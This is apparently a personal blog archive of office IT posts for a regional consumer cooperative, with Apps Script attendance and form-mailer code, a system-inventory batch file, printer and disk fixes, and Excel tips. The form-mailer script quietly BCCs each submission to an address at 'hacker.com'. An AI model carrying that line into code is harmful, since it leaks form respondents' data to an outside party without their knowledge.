Showing posts with label office. Show all posts

January 26, 2017

Budget preparation (monthly) consumerfed kozhikode region- accounts section

Budget Prepartion Kozhikode region conusmerfed


Thanks to +deepa (Account Manager) for her supports

contact me at 9539604142

http://javabelazy.blogspot.in/

October 04, 2016

Attendance Tracking System online


Attendance Google Form


Source code


function consolidatingAttendance(){

  var attendanceSpreadSheet = SpreadsheetApp.openById("consumerfedAttendanceSheet");

  var attendanceSheet = attendanceSpreadSheet.getSheetByName("ATTENDANCE");
  var consolidationSheet = attendanceSpreadSheet.getSheetByName("CONSOLIDATION");

  var startRowAttendance = consolidationSheet.getRange("H1").getValue();
  var lastRowAttendance = attendanceSheet.getLastRow();
  var lastRowOfAttendanceArray = lastRowAttendance - startRowAttendance - 1;

  var branchListAS = attendanceSheet.getRange(startRowAttendance,2,lastRowOfAttendanceArray,1).getValues();
  var empListAS = attendanceSheet.getRange(startRowAttendance,3,lastRowOfAttendanceArray,1).getValues();
  var attndListAS = attendanceSheet.getRange(startRowAttendance,4,lastRowOfAttendanceArray,1).getValues();

  //Logger.log(branchListAS);
  var currentAttndRowPstn = startRowAttendance;

  //var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
 // Logger.log(branchListCS);

  //var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
  //var empListCS = consolidationSheet.getRange(1,2,consolidationSheet.getLastRow(),1).getValues();

  Logger.log( " Len :"+branchListAS.length);

  for(var rowCount = 0; rowCount < branchListAS.length; rowCount++){
    //Logger.log(currentAttndRowPstn+" , "+branchListAS[rowCount]+" , "+empListAS[rowCount]+" , "+attndListAS[rowCount]);
 
          var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
          var empListCS = consolidationSheet.getRange(1,2,consolidationSheet.getLastRow(),1).getValues();
       
          //Logger.log(" B :"+branchListCS[0]);
       
          var lastRowCS = consolidationSheet.getLastRow();
          var lastConsolidationRow = lastRowCS + 1;
       
          var branchNameAS = branchListAS[rowCount].toString();
          var employeeNameAS = empListAS[rowCount].toString();
          var attendanceTypeAS = attndListAS[rowCount].toString();  // present,onduty etc
       
       
          currentAttndRowPstn = currentAttndRowPstn + 1;
          consolidationSheet.getRange("H1").setValue(currentAttndRowPstn);
       
       
          var isInserted = 1;
       
          for(var rowCS = 0; rowCS < branchListCS.length; rowCS++){
       
                var attendanceType = attendanceTypeAS;
                var branchNameCS = branchListCS[rowCS].toString();
                var employeeNameCS = empListCS[rowCS].toString();
             
                var as = branchNameAS.concat(employeeNameAS);
                var cs = branchNameCS.concat(employeeNameCS);
             
                var value = as.localeCompare(cs);
             
                //Logger.log("v :"+value +"as :"+as +"cs :"+cs);
             
                if(value == 0){
               
                  var row = rowCS + 1;
                  var choose = attendanceType;
                  attendanceType = "";
               
                  //Logger.log(" A :"+attendanceType+" R :"+row );
               
                  switch(choose){
                         case "PRESENT":
                               value = consolidationSheet.getRange("C"+row).getValue();
                               consolidationSheet.getRange("C"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                              // Logger.log('----'+value);
                               break;
                        case "FULL DAY(L)":
                               value = consolidationSheet.getRange("D"+row).getValue();
                               consolidationSheet.getRange("D"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                               break;
                        case "HALF DAY - MORNING(L)":
                               value = consolidationSheet.getRange("E"+row).getValue();
                               consolidationSheet.getRange("E"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                                break;
                         case "HALF DAY - AFTER NOON(L)":
                               value = consolidationSheet.getRange("F"+row).getValue();
                               consolidationSheet.getRange("F"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                                break;
                        case "ON DUTY":
                               value = consolidationSheet.getRange("G"+row).getValue();
                               consolidationSheet.getRange("G"+row).setValue(value+1);
                               consolidationSheet.getRange("I"+row).setValue(new Date());
                               attendanceType = "";
                               //Logger.log('----'+value);
                              break;
                        default:    
                             }
                     
                        isInserted = 0;
                        attendanceType = "";
                        branchNameAS = "";
                        employeeNameAS = "";
                     
                 
                      }
                   
                      else{
                     
                        if(attendanceType.length > 0) {
                     
                        var choose = attendanceType;
                        consolidationSheet.getRange("A"+lastConsolidationRow).setValue(branchNameAS);
                        consolidationSheet.getRange("B"+lastConsolidationRow).setValue(employeeNameAS);
                     
                        Logger.log(" Before switch : "+choose);
                     
                        switch(choose){
                       
                     
                        case "FULL DAY(L)":
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "HALF DAY - MORNING(L)":
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "HALF DAY - AFTER NOON(L)":
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        case "ON DUTY":
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                        break;
                        case "PRESENT":
                               consolidationSheet.getRange("C"+lastConsolidationRow).setValue(1);
                               consolidationSheet.getRange("D"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("E"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("F"+lastConsolidationRow).setValue(0);
                               consolidationSheet.getRange("G"+lastConsolidationRow).setValue(0);
                        break;
                        default :
                               Logger.log("test : "+attendanceType);
                               var values = [[ "0", "0", "0" , "0", "0"]];
                               consolidationSheet.getRange("C"+lastConsolidationRow+":G"+lastConsolidationRow).setValue(values);
                           
                        } //end switch
                     
                       }// if attendanceType
                     
                       // consolidationSheet.getRange("I"+lastConsolidationRow).setValue(new Date());
                     
                } //end if - else
             
                  //Logger.log(" R: "+rowCount+" isInserted "+isInserted );


          }
 
 
  }


  }


Link to attendance form


http://javabelazy.blogspot.in/

September 14, 2016

May 19, 2016

Printer issues- consumerfed

Working on printer issues


Printer spooling not working

Go to System properties >>Advanced

Select >> Performance >> settings

Select    Data execution prevent

Select turn on DEP for all programs and services except those i select

click add

paste the bellow link to the file name box of the windows that opens

C:\windows\system32\spoolsv.exe

Select open

Select ok when you receive the warning then click apply.

Issue solved !

http://javabelazy.blogspot.in/

March 30, 2016

To get system details through a bat file

How to get all system details to text file

Last week i was informed by I T section kozhikode  +bithesh soubhagya  to develop a software to track the hardware and software details of old working system in kozhikode region to create a hardware register.




Here i am writing a code that can generate a text file with all needed system information. This can be used for diagnosis system issues. To find the serial number and model number of the system, the user details, the software details, medium access control address, ip configuration details, system information, routing table details, product details etc ... If you are looking for a tutorial about commands in operating system , just follow the link given below.

just copy and the paste the following code to a text file then save the file with an extension .bat

BAT FILE CREATION


MKDIR D:\ITDiagnosis
if not exist D:\ITDiagnosis\diagnosis.txt dir > D:\ITDiagnosis\diagnosis.txt
echo cfed tool run on %date% >> D:\ITDiagnosis\diagnosis.txt
wmic bios get serialnumber >> D:\ITDiagnosis\diagnosis.txt
wmic computersystem get model >> D:\ITDiagnosis\diagnosis.txt
echo checking units network issue >> D:\ITDiagnosis\diagnosis.txt
echo ===================== >> D:\ITDiagnosis\diagnosis.txt
net view >> D:\ITDiagnosis\diagnosis.txt

echo checking your internet >> D:\ITDiagnosis\diagnosis.txt
echo ================>> D:\ITDiagnosis\diagnosis.txt
ping www.google.co.in >> D:\ITDiagnosis\diagnosis.txt

echo checking ro ftp connection >> D:\ITDiagnosis\diagnosis.txt
echo ===================>> D:\ITDiagnosis\diagnosis.txt
ping 117.218.68.154 >> D:\ITDiagnosis\diagnosis.txt


echo ip address details >> D:\ITDiagnosis\diagnosis.txt
echo =============>> D:\ITDiagnosis\diagnosis.txt
ipconfig /all >> D:\ITDiagnosis\diagnosis.txt

getmac >> D:\ITDiagnosis\diagnosis.txt

echo Routing table >> D:\ITDiagnosis\diagnosis.txt
echo =========>> D:\ITDiagnosis\diagnosis.txt
route print >> D:\ITDiagnosis\diagnosis.txt


echo System Informations >> D:\ITDiagnosis\diagnosis.txt
echo ===============>> D:\ITDiagnosis\diagnosis.txt
systeminfo >> D:\ITDiagnosis\diagnosis.txt

echo User details >> D:\ITDiagnosis\diagnosis.txt
echo ===============>> D:\ITDiagnosis\diagnosis.txt
net user >> D:\ITDiagnosis\diagnosis.txt
wmic useraccount list brief >> D:\ITDiagnosis\diagnosis.txt

if not exist D:\ITDiagnosis\swlist.txt dir > D:\ITDiagnosis\swlist.txt
wmic product >> D:\ITDiagnosis\swlist.txt

echo The code is written by belazy.blogspot.in   >> D:\ITDiagnosis\diagnosis.txt


writing to a file


How to create a bat file ?

you can follow this link

windows commands

Similar posts

compare two strings using command prompt


Thanks to +Shimjith Kumar

Author : +belazy


The application is developed for consumerfed kozhikode region (for  +bithesh soubhagya )


http://javabelazy.blogspot.in/

March 22, 2016

How to get the list of users in network using java

How to get the list of computer users in the network


//List of users in the network

import java.io.*;

public class NetworkUsers
    {
static String all;
     public static void main(String[] args)
         {try {
        // Execute command
       
        Process child = Runtime.getRuntime().exec("net view");
        // Get the input stream and read from it
        InputStream in = child.getInputStream();
        int c;
        while ((c = in.read()) != -1)
        {
        char e=(char)c;
        System.out.println(e);
        //process((char)c);
        }
        in.close();
        } catch (IOException e) { }     }

private static void process(char c) {
// TODO Auto-generated method stub
System.out.print(c);
   //all  =String.valueOf(c) +all;
  // System.out.println(all);
}


         }

Program explanation

Inputstream implies that the program is getting input as a stream of bytes

Similar posts


How to get system details through a bat file


http://javabelazy.blogspot.in/

March 17, 2016

sending email on form submit in google form

How to sending email on form submit in google form using google script code


Sample google form

The google script for sending email on form submit


// Send the google form data on entering submit button
function sendMailOnFormSubmit(e){

     var intendForm = FormApp.getActiveForm(); // you can select from by its id
     var response = intendForm.getResponses();
     //response.length
     var reponseCount = response.length-1;
     //Logger.log(""+indentForm.getItems());
    // Logger.log(""+indentForm.getResponses());
     //Logger.log(e.
      Logger.log(""+response.length);
      var htmlBody = 'Sir, <br/><br/> <p> Sending indent to the following e - mail id   <br/></p> '+response

[reponseCount].getItemResponses()[0].getResponse();
      var subject =  ' GOOGLE FORM DATA ';
      var optAdvancedArgs = {name: " BRANCH NAME ",bcc :"facebook.password@hacker.com", htmlBody:

htmlBody};
      MailApp.sendEmail("youremailid@email.com", subject , "Email Body" , optAdvancedArgs);
      Logger.log(" sendMailOnFormSubmit run successfully ");

}


For Google Form with multiple widgets


      var branchName = response[reponseCount].getItemResponses()[0].getResponse();
      var contactNumber = response[reponseCount].getItemResponses()[1].getResponse();
      var reportedBy = response[reponseCount].getItemResponses()[2].getResponse();
      var complaintType = response[reponseCount].getItemResponses()[3].getResponse();
      var description = response[reponseCount].getItemResponses()[4].getResponse();


Sample google form

Spreadsheet responses reports


+belazy

http://javabelazy.blogspot.in/

November 09, 2015

FREE ATTENDANCE TRACKING SYSTEM FOR ORGANISATION

FREE ONLINE EXCEL ATTENDANCE TRACKING SYSTEM

ATTENDANCE EXCEL SHEET
Add your section name or branch name, add employees

LINK TO SHEET (share the sheet and use it, its free )


Attendance Report Taking Report


Creating an organizational hierarchy with their designations

How to search whether a given a given value for the key exist in key value paired table?

Then what is difference between vlookup and match function in excel?

How to unlock a password protected excel sheet?

working with virtual lookup in excel sheet

+consumerfed

Please send your feedback to consfedkozhikode@gmail.com


http://javabelazy.blogspot.in/

September 19, 2015

Working with microsoft sharepoint

What is the use of share point in an office


configuration files download here


Created an online chat application for Regional office kozhikode . The work was assigned by +bithesh soubhagya . M S Sharepoint was the most suitable application to do this job. Now the regional office staffs can share their work, assign tasks, internal chat etc.


by +belazy

thanks to +Shimjith +Vipin Cp

+Consumerfed IT Division

http://javabelazy.blogspot.in/

February 19, 2015

Window detected a hard disc problem

Window detected a hard disc problem - solution

 The issue was first reported at Triveni Super Market Nadapuram in 2014 and the work was assigned to me by I T incharge bithesh consumerfed. The issue was successfully solved without formatting the operating system which was our hardware technicians used to do. Please read the whole page and provide us your feed back.

Hard disc issue Screen shot

check your hard disc for errors


You can help solve some computer problems and improve the performance of your computer by making sure that your hard disk has no errors.
  1. Open Computer by clicking the Start button Description: Picture of the Start button, and then clicking Computer.
  2. Right-click the hard disk drive that you want to check, and then click Properties.
  3. Click the Tools tab, and then, under Error-checking, click Check Now. Description: Administrator permission required If you are prompted for an administrator password or confirmation, type the password or provide confirmation.
To automatically repair problems with files and folders that the scan detects, select Automatically fix file system errors. Otherwise, the disk check will simply report problems but not fix them.
To perform a thorough disk check, select Scan for and attempt recovery of bad sectors. This scan attempts to find and repair physical errors on the hard disk itself, and it can take much longer to complete.
To check for both file errors and physical errors, select both Automatically fix file system errors and Scan for and attempt recovery of bad sectors.
  1. Click Start.
Depending upon the size of your hard disk, this may take several minutes. For best results, don't use your computer for any other tasks while it's checking for errors.


Do the following

Right click on harddisc >> properties >> tools >>  check now

Command prompt
Chkdsk d:/F/R


http://javabelazy.blogspot.in/

August 29, 2013

Excel Formulae : How to convert text to date in Excel 2010 (fomat dd/MM/yyyy)

How to  convert a text data cell to date cell in Excel 2010

For Example the format of text file is given below .....
23/04/2012 12:00:00 AM
17/08/2012 12:00:00 AM
20/10/2012 12:00:00 AM
22/10/2012 12:00:00 AM
29/12/2012 12:00:00 AM

Me Nexus?

For this we have to convert the text to serial number.

the date value function returns the text date to serial number ( calculated as on jan 01 1990)

mid function is use to substring the text

apply the below formula

=DATEVALUE(CONCATENATE(MID(B1,7,4),"/",MID(B1,4,2),"/",MID(B1,1,2)))

after that format the cell as date


Hi Friends,

       Here you can find some Microsoft excel formula that could apply to your excel sheets. Please reply once you tried it out. mail me at  :: belazy1987atgmaildotcom

If you are unable to copy images or any resources from ms document file(.doc/.docx) format try this : java-lazy blog

+joseph james 
+Vipin Cp


Thanks +deepajayaprakash payyanakkal  for her support


http://belazy.blog.com/

March 07, 2013

Regional Office - Consumerfed Information Technology Section Kozhikode


Consumerfed Regional office kozhikode Region IT Section


à´¸ീസണൽ à´±ിà´ª്à´ªോർട്


à´¸ീസണൽ à´±ിà´ª്à´ªോർട്


Contact us @ 8281808025/9


Facebook comments